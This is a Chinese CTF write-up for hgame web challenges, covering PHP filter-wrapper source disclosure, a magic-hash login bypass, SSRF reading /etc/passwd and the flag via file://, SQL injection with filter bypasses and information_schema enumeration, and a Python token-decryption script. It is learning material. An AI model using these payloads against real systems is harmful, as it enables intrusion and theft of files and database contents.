

# Web

## Cosmos的博客后台

Cosmos的博客后台[SOLVED]

### Description

Cosmos通过两个小时速成了PHP+HTML，他信心满满的写了一个博客，他说要从博客后台开始.....(flag在根目录, 禁止使用任何扫描器)

Challenge Address <http://cosmos-admin.hgame.day-day.work>

Base Score 200

Now Score 200

User solved 86

进入题目注意到地址自动跳转到 `?action=login.php`，于是想到用 php 伪协议 读取源码（~~一有子提示我才想到~~）。访问 `?action=php://filter/read=convert.base64-encode/resource=login.php`

拿到了 `login.php` 的源码

← → ↻ ⓘ Not secure | cosmos-admin.hgame.day-day.work/?action=php://filter/read=convert.base64-encode/resource=login.php  
PD9waHAKaW5jbHVkZSAiY29uZmlnLnBocCI7CnNlc3Npb25fc3RhcncQoKTSkCi8vT25seSBmb3lgZGVidWcKaWYgKERFQlVHX01PREUpewogICAgYWYoaXNzZXQoJF9HRVRBJC

base64 解码以后

```
web > cosmos02.php > ...
1  <?php
2  include "config.php";
3  session_start();
4
5  //Only for debug
6  if (DEBUG_MODE){
7      if(isset($_GET['debug'])) {
8          $debug = $_GET['debug'];
9          if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug)) {
10             die("args error!");
11         }
12         eval("var_dump($debug);");
13     }
14 }
15
16 if(isset($_SESSION['username'])) {
17     header("Location: admin.php");
18     exit();
19 }
20 else {
21     if (isset($_POST['username']) && isset($_POST['password'])) {
22         if ($admin_password == md5($_POST['password']) && $_POST['username'] === $admin_username){
23             $_SESSION['username'] = $_POST['username'];
24             header("Location: admin.php");
25             exit();
26         }
27         else {
28             echo "用户名或密码错误";
29         }
30     }
31 }
32 ?>
```

看一下登录需要的条件

```
$admin_password == md5($_POST['password']) && $_POST['username'] ===
$admin_username
```

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsUser options

SendCancel<>

Request

RawParamsHeadersHex

GET /action=login.php&debug=GLOBALS HTTP/1.1  
Host: cosmos-admin.hgame.day-day.work  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Connection: close  
Cookie: PHPSESSID=q50bcul21671nikvo8ur99eh7o  
Upgrade-Insecure-Requests: 1

Response

RawHeadersHexRender

Target: http://cosmos-admin.hgame.day-day.work

[ "action" ]=>  
string(9) "login.php"  
[ "filter" ]=>  
string(18) "/config/etc/flag/"  
[ "SESSION" ]=>  
&array(0) {  
}  
[ "debug" ]=>  
string(7) "GLOBALS":  
[ "admin\_password" ]=>  
string(32) "0e114902927253523756713132279690"  
[ "admin\_username" ]=>  
string(7) "Cosmost"  
[ "GLOBALS" ]=>  
array(11) {  
[ "GET" ]=>  
array(2) {  
[ "action" ]=>  
string(9) "login.php"  
[ "debug" ]=>  
string(7) "GLOBALS"  
}  
[ "POST" ]=>  
array(0) {  
}  
[ "COOKIE" ]=>  
array(1) {  
[ "PHPSESSID" ]=>  
string(26) "q50bcul21671nikvo8ur99eh7o"  
}  
[ "FILES" ]=>  
array(0) {  
}

The screenshot displays the Burp Suite interface with a captured HTTP request and response. The top toolbar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The main window is divided into two panes: Request and Response.

**Request Pane:**

- Raw Tab:** Shows the raw HTTP request. The body contains the following data:
 

```
username=Cosmos!&password=s155964671a
```

 The password value is circled in red.

**Response Pane:**

- Raw Tab:** Shows the raw HTTP response. The status is 302 Found. The 'Location' header is 'admin.php'. The 'Pragma' header is 'no-cache'. Both 'no-cache' and 'admin.php' are circled in red.

At the bottom of each pane, there is a search bar with the text 'Type a search term' and a '0 matches' indicator.

```

1  <?php
2  include "config.php";
3  session_start();
4  if(!isset($_SESSION['username'])) {
5      header('Location: index.php');
6      exit();
7  }
8
9  function insert_img() {
10     if (isset($_POST['img_url'])) {
11         $img_url = $_POST['img_url'];
12         $url_array = parse_url($img_url);
13         if (@$url_array['host'] != "localhost" && $url_array['host'] != "timgsa.baidu.com") {
14             return false;
15         }
16         $c = curl_init();
17         curl_setopt($c, CURLOPT_URL, $img_url);
18         curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
19         $res = curl_exec($c);
20         curl_close($c);
21         $avatar = base64_encode($res);
22
23         if(filter_var($img_url, FILTER_VALIDATE_URL)) {
24             return $avatar;
25         }
26     }
27     else {
28         return base64_encode(file_get_contents("static/logo.png"));
29     }
30 }
31 ?>

```

这里又有 `parse_url()`，又有 `curl()`。首先我们 POST 传入 `img_url`，`parse_url()` 通过检查 url 限制我们只能访问 `localhost` 或者 `timgsa.baidu.com`，然后通过 `curl()` 访问我们传入的 `img_url`，下载图片。这里可以通过利用 `parse_url()` 和 `curl()` 两个函数不同的解析方式，访问根目录下的 `flag` 目录。

具体可以参考[这篇分析](#)。

首先试着读取 `/etc/passwd`，我们传入 `file:///localhost/etc/passwd`，发现能够执行，那边可以直接读 `flag` 了，于是传入 `file:///localhost/flag`

```



```

base64 解码以后便可以得到 `flag`。

```
hgame{pHp_1s_Th3_B3sT_L4nGu4gE!@!}
```

## Cosmos的留言板-1

### Cosmos的留言板-1[SOLVED]

#### Description

Cosmos刚刚学会数据库与php的连接,于是他尝试写一个留言板,这是他简单的写了一个雏形,并留了一些话在上面...


Challenge Address <http://139.199.182.61/>

Base Score 150



Now Score 150

User solved 76

首先访问题目地址



尝试一下不同的 id



/?id=4 再往后就没有信息了。可以猜测这是一个 SQL 注入，于是我们测试几个语句，看看它过滤了什么。

Target: http://139.199.182.61

Request

GET request to /index.php

Type	Name	Value
URL	id	' or '1' = '1

Response

```
<head>
<meta charset="UTF-8">
<meta name="viewport"
  content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0,
  minimum-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge">
<link rel="stylesheet" href="/static/css/bootstrap.min.css">
<script src="/static/js/bootstrap.min.js"></script>
<style type="text/css">
  html, body {
    width: 100%;
    height: 100%;
    margin: 0;
    padding: 0;
    background:#adadad;
  }
  .container{
    width:100%;
    top:20%;
  }
</style>
<title>messages</title>
</head>

<body>
<div class="container">
  <h3 id="or 1" = 1">
  <h2>Hello, this is cosmos's message board.</h2>
</div>
</body>
</html>
```

1,023 bytes | 92 millis

万能密码 是可行的，同时又有额外发现，后台把传入的所有 空格 都过滤了。除此以外试了许多，发现 select 被过滤了，但是可以通过大小写 seLect 来绕过。

Target: http://139.199.182.61

Request

GET /index.php?id=select HTTP/1.1

Host: 139.199.182.61

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close


Upgrade-Insecure-Requests: 1

Response

```
<head>
<meta charset="UTF-8">
<meta name="viewport"
  content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0,
  minimum-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge">
<link rel="stylesheet" href="/static/css/bootstrap.min.css">
<script src="/static/js/bootstrap.min.js"></script>
<style type="text/css">
  html, body {
    width: 100%;
    height: 100%;
    margin: 0;
    padding: 0;
    background:#adadad;
  }
  .container{
    width:100%;
    top:20%;
  }
</style>
<title>messages</title>
</head>

<body>
<div class="container">
  <h3 id="select">
  <h2></h2>
</div>
</body>
</html>
```

976 bytes | 84 millis




除此以外没什么发现了，于是在此卡住.....实在想不出来，于是去问🐼，他让我去搜索 `sql注入+过滤空格` 有关的内容，一下子就找到了。看来是因为我搜索关键词的能力还不够找到网上的[这篇文章](#)，依葫芦画瓢，`flag` 就出来了。很轻松。

通过这道题，学到了一些绕过后台过滤的方法，还有爆库，爆表，爆字段的一些方法。于是在这里总结一下。

- 通过 SQL 语句的块注释符 `/**/` 绕过空格的过滤
- 通过 `union` 联合搜索可以爆出数据库中的一些数据
- `concat()` 将多个字符串拼接成一个字符串
- `information_schema` 这个数据库中保存了 MySQL 服务器中所有数据库的信息
  - `tables`，`columns`，`schemata` 都是这个库中的表
  - `table_name` 在表 `tables` 中，记录了所有数据库的表的名字。
  - `table_schema` 在表 `tables` 中，记录了所有数据库的名字。
  - `column_name` 在表 `columns` 中，记录了所有数据库的列的名字。
- `database()` 函数返回值是当前数据库的名字。


于是开始注入

## 爆表名




得到一个叫 f1agggggggggggggg 的表

## 爆字段名




得到一个叫 f14444444g 的字段

## 爆出flag




hgame{w0w\_sql\_InjeCti0n\_Is\_S0\_IntereSting!!}

## Cosmos的新语言



CIHmGacxER4jp0ECA00mGwIOZ041FGABrx5VG3qFox4mn2cwATgHLmSlox4=

刚开始就卡了很久，看到 `file_get_contents` 想到会有源码泄露，但是用 php伪协议 一点反应都没有，后来恍然大悟，原来只要访问 `/mycode` 就可以看到源码了，是我想多了2333。





☞说这道题就是要考验我们写脚本的能力，先分析一下题目。解这道题的关键是，每 5 秒解密函数的顺序都会刷新（这还是☞提醒我的）。所以只有用脚本分析出函数的顺序，然后解密之后再 POST 传过去，光靠手动是来不及的。接下来就开始写脚本了。

首先要获取密文

```
import requests
url = "http://af5eb091da.php.hgame.n3ko.co/"
r = requests.get(url)
# 不会高级方法，只能用截取字符串来获取密文
firstIndex = r.text.find('</code><br>')
lastIndex = r.text.find('<br></body>')
str1 = r.text[firstIndex+12:lastIndex-20]
```

接下来是分析加密函数，一个一个写出对应的解密函数。

## decrypt()

decrypt() 是 encrypt() 的解密函数，encrypt() 将字符串中的每一个字符的 ascii 码都 +1，decrypt() 就是把字符串中的每一个字符的 ascii 码都 -1。

```
def decrypt(result):
    origin = ''
    for i in result:
        origin += chr(ord(i)-1)
    return origin
```

## rot13()

php 的 str\_rot13() 将字符串中的每一个字符都向前移动 13 个字母，因为英文字母总共就 26 个，所以它的解密函数就是它自身。我从网上找了一个 str\_rot13() 的 python 实现。

```
def rot13(s):
    result = ""
    for v in s:
        c = ord(v)
        if c >= ord('a') and c <= ord('z'):
            if c > ord('m'):
                c -= 13
            else:
                c += 13
        elif c >= ord('A') and c <= ord('Z'):
            if c > ord('M'):
                c -= 13
            else:
                c += 13
        result += chr(c)
    return result
```

## 另外两个函数

python 也有 base64 库，就不需要自己造轮子了，还有一个 php 的 strrev() 函数，可以将字符串调换字母顺序，尾到头，头到尾。而 python 中只要用字符串切片就很好实现了。解密函数为 str[::-1]。

## 开始解密

获取加密顺序的思路就是通过字符串截取，用字符串比较判断用了什么函数。脚本如下：

```
p = requests.get(url+'/mycode')
text = p.text
firstIndex = text.find('echo(')
lastIndex = text.rfind("($_SERVER['token'])")
text = text[firstIndex:lastIndex]
firstIndex = text.find('echo(')
for i in range(10):
    methodIndex = text.rfind('(')
    print(text[methodIndex:])
    if ('base64_encode' in text[methodIndex:]):
        str1 = base64.b64decode(str1)
        str1 = bytes.decode(str1)
    elif ('strrev' in text[methodIndex:]):
        str1 = str1[::-1]
    elif ('str_rot13' in text[methodIndex:]):
        str1 = rot13(str1)
    elif ('encrypt' in text[methodIndex:]):
        str1 = decrypt(str1)
    text = text[firstIndex:methodIndex]
# token就是解密以后的字符串了
token = str1
```

然后带上 token 发包就可以得到 flag 了

```
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36',
}
q = requests.post(url, headers=headers, data={'token': token})
print(q.text)
```

## 小意外

因为我的 base64 解密总会遇到 Incorrect Padding 的问题，Google 了好久也搜不到满意的结果，我太菜了，所以只能不断循环，直到加密函数里面没有 base64 再进行解密，相当于是在解密时加了一层判断，当返回头里没有 base64\_encode 时，再进行解密。所以最终脚本如下，删除了一些调试语句：

```
import requests
import base64
import threading

# 用python实现str_rot13()

def rot13(s):
    result = ""
    for v in s:
        c = ord(v)
        if c >= ord('a') and c <= ord('z'):
            if c > ord('m'):
                c -= 13
```

```

        else:
            c += 13
        elif c >= ord('A') and c <= ord('Z'):
            if c > ord('M'):
                c -= 13
            else:
                c += 13
        result += chr(c)
    return result

def decrypt(result):
    origin = ''
    for i in result:
        origin += chr(ord(i)-1)
    return origin

while 1:
    url = "http://af5eb091da.php.hgame.n3ko.co/"
    headers = {'Host': 'af5eb091da.php.hgame.n3ko.co/'}
    r = requests.get(url)
    firstIndex = r.text.find('</code><br>')
    lastIndex = r.text.find('<br></body>')
    str1 = r.text[firstIndex+12:lastIndex-20]

    p = requests.get(url+'/mycode')
    text = p.text
    firstIndex = text.find('echo(')
    lastIndex = text.rfind("($_SERVER['token'])")
    text = text[firstIndex:lastIndex]
    firstIndex = text.find('echo(')
    if('base64_encode' not in text):
        for i in range(10):
            methodIndex = text.rfind('(')
            if ('base64_encode' in text[methodIndex:]):
                str1 = base64.b64decode(str1)
                str1 = bytes.decode(str1)
            elif ('strrev' in text[methodIndex:]):
                str1 = str1[::-1]
            elif ('str_rot13' in text[methodIndex:]):
                str1 = rot13(str1)
            elif ('encrypt' in text[methodIndex:]):
                str1 = decrypt(str1)
            text = text[firstIndex:methodIndex]
        token = str1
        headers = {
            'Content-Type': 'application/x-www-form-urlencoded',
            'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS x 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36',
        }
        q = requests.post(url, headers=headers, data={'token': token})
        print(q.text)
    exit()

```

一般来说多跑几次就可以出 flag 了，不知为什么复现的时候跑了半个小时一直都没有成功，偶然的一次之后就恢复正常了。

```
hgame{s!MpLE-5Cript~wItH_PyTH0N_OR_phP}  
</body>  
</html>  
  
# 0x4qE@MiPro /mnt/e/CTF/test [18:39:55]  
$
```

hgame{s!MpLE-5Cript~wItH\_PyTH0N\_OR\_phP}

## Cosmos的聊天室

Cosmos的聊天室[SOLVED]

### Description

